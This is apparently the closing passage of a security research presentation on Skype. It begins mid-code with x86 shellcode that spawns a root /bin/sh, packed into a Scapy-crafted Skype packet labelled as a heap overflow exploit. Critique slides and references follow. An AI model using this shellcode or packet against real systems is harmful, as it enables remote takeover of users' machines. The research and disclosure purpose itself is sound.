\x90\x90\x90\x90\x90\x90\x31\xc0\x31\xdb\xb0\x17\xcd\x80\xeb\x1f\x5e\x89
\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d
\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh
\x00"))/Skype_Hdr(type=6)/Raw(vblen_encode("\x10\x00\x00\x40AAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x80\x80\x80\x80
\xfc\xff\xff\xff\xa4\xb0\x67\x08\xfc\xd3\x67\x08"))))
```

Heap overflow

a.k.a the biggest botnet ever. . .

Conclusion

Good points

- Skype was made by clever people
- Good use of cryptography

Bad points

- Hard to enforce a security policy with Skype
- Jams traffic, can't be distinguished from data extrusion
- Incompatible with traffic monitoring, IDS
- Total blackbox. Lack of transparency.
  No way to know if there is/will be a backdoor
- Impossible to protect from attacks (which would be obfuscated)
- Fully believes anyone who speaks Skype.

Conclusion

Ho, I almost forgot . . .

☣ Caution

Never ever type
`/eggy prayer` or
`/eggy indrek@mare.ee`
Those men who tried aren't here to speak about what they saw. . .

References

- Neale Pickett, *Python ipqueue*,
  http://woozle.org/~neale/src/ipqueue/
- F. Desclaux, *RR0D: the Rasta Ring 0 Debugger*
  http://rr0d.droids-corp.org/
- P. Biondi, *Scapy*
  http://www.secdev.org/projects/scapy/
- P. Biondi, *Shellforge*
  http://www.secdev.org/projects/shellforge/
- P. Biondi, *Siringe*
  http://www.secdev.org/c/siringe.c